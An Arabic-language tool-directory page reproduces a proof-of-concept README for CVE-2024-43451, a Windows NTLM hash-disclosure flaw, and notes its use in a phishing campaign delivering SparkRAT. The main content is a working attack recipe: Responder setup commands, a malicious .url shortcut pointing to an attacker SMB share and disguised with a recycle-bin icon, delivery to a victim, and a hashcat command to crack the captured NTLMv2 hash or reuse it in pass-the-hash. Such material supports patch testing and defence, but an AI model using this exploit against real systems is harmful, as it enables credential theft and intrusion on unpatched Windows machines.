
Skip to content
KitploitKITPLOIT
أدواتعمليات الاستغلالالمدونة
Log in
إرسال
أدواتعمليات الاستغلالالمدونة
إرسال

أدوات الاختراق واختبار الاختراق والأمن السيبراني لترسانتك الأمنية!

Kitploit هو دليل لأدوات الاختراق والأمن السيبراني واختبار الاختراق. اكتشف آخر تحديثات المشاريع للعثور على الثغرات وتحليل الأنظمة وأتمتة الاختبارات وتعزيز أمنك.

··الخلاصات·اتصال·الخصوصية·© 2026 Kitploit

دليل الأدوات

الفئات

عرض جميع الفئات
Loading categories
CVE-2024-43451-POC — CVE-2024-43451 هي ثغرة أمنية في NTLM في Windows تسمح للمهاجم بفرض المصادقة والتقاط تجزئات NTLM باستخدام اختصارات خبيثة. | Kitploit
أدوات/GitHubGitHub/ronf98/cve-2024-43451-poc
كسر كلمات المرورتحليل الثغرات الأمنيةالاستغلالما بعد الاستغلالالتصيد الاحتياليتحليل البرمجيات الخبيثة
GitHubronf98/cve-2024-43451-poc

CVE-2024-43451-POC

CVE-2024-43451 هي ثغرة أمنية في NTLM في Windows تسمح للمهاجم بفرض المصادقة والتقاط تجزئات NTLM باستخدام اختصارات خبيثة.

عرض المستودع
15110منذ سنة واحدةلم تتم المراجعة بعد

الأكثر شعبية

عرض الكل →

اكتشف الأدوات الأكثر استخدامًا من قبل مجتمعنا.

استكشف جميع الأدوات

تصفح مجموعتنا من الأدوات

عرض جميع الأدوات →
مشاركة

الوصف

  • الاسم : CVE-2024-43451
  • درجة CVSSv3 : 6.5
  • الإصدارات المتأثرة : جميع إصدارات مايكروسوفت ويندوز قبل تحديث نوفمبر 2024

CVE-2024-43451 هي ثغرة من نوع zero-day في مايكروسوفت ويندوز تسمح للمهاجمين بالتقاط هاشات كلمات المرور NTLMv2 بأقل تفاعل من المستخدم، مما قد يؤدي إلى سرقة بيانات الاعتماد. تتضمن طريقة شائعة الاستخدام استغلال مصادقة NTLM عبر اتصالات SMB إلى خادم بعيد لالتقاط الهاش. تم تصحيح هذه الثغرة في تحديثات نوفمبر 2024. يُنصح المستخدمون بتطبيق التحديثات الأمنية ذات الصلة لتخفيف المخاطر.

تم اكتشاف استغلال هذا الهجوم بنشاط باستخدام بريد إلكتروني تصيدي مرسل من خادم حكومي أوكراني مخترق.
يحتوي البريد الإلكتروني على ملف رابط خبيث. عندما يتفاعل المستخدم مع الملف عن طريق النقر بزر الماوس الأيمن أو حذفه أو نقله، يتم تفعيل الثغرة.
يؤدي ذلك إلى اتصال بخادم المهاجم، مما يؤدي إلى تنزيل المزيد من الملفات الخبيثة، مثل برمجية SparkRAT الخبيثة (حصان طروادة للوصول عن بُعد مفتوح المصدر يسمح للمهاجم بالسيطرة على نظام الضحية).

مصادقة NTLM

NTLMv2 هي حاليًا النسخة الأكثر أمانًا والأكثر صلة اليوم.

  • يتصل العميل بالخادم ويطلب الوصول إلى مورد.
  • يقوم الخادم بإنشاء nonce (تحدي عشوائي بحجم 16 بايت) ويرسله إلى العميل.
  • يرسل العميل استجابة مولدة باستخدام خوارزمية HMAC-MD5 والتي تتضمن هاش كلمة المرور (باستخدام خوارزمية NT hash)، وnonce الخادم، والطابع الزمني، وnonce العميل، والمزيد.
  • يستخدم الخادم هاش NT ويكرر نفس الحسابات لنفسه لإنتاج استجابة NTLM الخاصة به، وبمجرد أن يكون لكل منهما استجابته الخاصة، يمكنهما مقارنتها.
  • بعد المقارنة، يقرر الخادم قبول الاتصال أو رفضه.

image

الاستغلال

إعداد الإثبات العملي (POC)

لإنشاء بيئة عمل لإثبات المفهوم (POC) هذا، يجب إعداد جهاز ويندوز مستهدف برقم إصدار تم إصداره قبل نوفمبر 2024، وخادم بعيد لمحاكاة التقاط الهاش:

  1. قم بتنزيل وتثبيت Responder لالتقاط الهاش عبر SMB:
    brew install python3
    
    git clone https://github.com/lgandx/Responder.git
    
    cd Responder
    
    sudo python3 Responder.py -I <ضع واجهة الشبكة الخاصة بك> -v
    
  2. تأكد من وجود اتصال ناجح بين جهاز ويندوز الهدف وبيئة الهاكر البعيدة.

  3. اختبر إعداد الـ Responder بالانتقال إلى المستكشف وكتابة \\(عنوان IP للخادم البعيد):

image

إنشاء الاستغلال

نظرًا لأن كل ما يحتاجه الاستغلال هو إنشاء اتصال SMB مع الخادم البعيد، يمكننا استخدام ملف بسيط لمحاكاته:

  1. افتح المفكرة
  2. أدخل ما يلي:
    يمكنك إدخال أي أيقونة قد تخدع المستخدم للتفاعل، استخدمت أيقونة "سلة المهملات ممتلئة" (32)
    [InternetShortcut]
    URL=\\(عنوان IP للخادم البعيد)\share
    IconIndex=32                    
    IconFile=C:\Windows\System32\shell32.dll
    
  3. احفظه باسم (name).url

العملية النشطة

بمجرد تحضير الملف وتسليمه إلى النظام المستهدف، فإن سرقة الهاش تتطلب الحد الأدنى من تفاعل المستخدم.
قد يشمل هذا التفاعل أيًا من الإجراءات التالية:

  • تنزيل الملف والوصول إلى مجلد "التنزيلات"
  • النقر بزر الماوس الأيمن على الملف
  • نقل الملف إلى مجلد آخر

https://github.com/user-attachments/assets/fd6389b5-4ee9-4d90-a76e-562394b24058

https://github.com/user-attachments/assets/b820ea73-b0fc-40f1-920e-28cf7869f1e2

فك التشفير (Cracking)

بامتلاك الهاش غير المشفر، يمكننا إما محاولة فك تشفيره للكشف عن كلمة المرور النصية
أو استخدامه في هجوم "Pass-the-Hash" باستخدام أدوات مثل Mimikatz أو Metasploit.


في حالتنا، يكشف أمر بسيط لـ Hashcat عن كلمة المرور الخاصة بي:
hashcat -m 5600 leak.txt rockyou.txt
image

تنزيل الأداة